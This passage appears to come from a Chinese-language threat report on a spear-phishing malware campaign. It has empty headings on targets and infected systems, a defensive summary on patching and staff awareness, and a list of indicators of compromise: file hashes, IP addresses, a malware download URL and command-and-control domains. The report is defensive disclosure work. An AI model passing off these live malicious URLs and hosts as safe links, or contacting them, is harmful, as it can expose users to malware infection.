


目标地理分布

目标行业分布



受感染操作系统



总结

虽然该案例看似旧瓶装新酒，但对一些中小企业还是有比较大的杀伤力。由于软件版本过旧以及补丁不及时，往往给漏洞利用留下通道。加上企业内部人员安全意识参差不齐，防病毒和入侵检测系统部署不到位，容易一封鱼叉式钓鱼邮件即可直达内网，严重威胁企业信息安全，造成重要信息外流。未来的企业信息安全要着眼于构建多层防护体制，同时也要加强员工信息安全培训，养成良好的安全意识，不随意打开陌生来源的邮件附件，定期更新系统和应用软件补丁，定期升级安全软件特征库。

IOCs

本文涉及到的样本哈希值和相关域名/IP 信息如下

文件

MD5：

97bd51b665022f48ee5442ec330edaa9

3f41edee216ff14121c4185717101829

5e9253e78527e6db7d2f1a1c0e4f7284

039b76303243efeaa659003c25de0308

2e0f18aec0b3fa2c0fbdfab70572fa4c

3ea9f80d6971e12967e96da7d961f1a6

IP:

13.84.153.222

13.85.81.89

Domain:

http://www.pgathailand.com/which.exe

http://209.133.221.62/%7Efifaregi/ifeoma/gate.php

crm.baminds.com

azure.baminds.com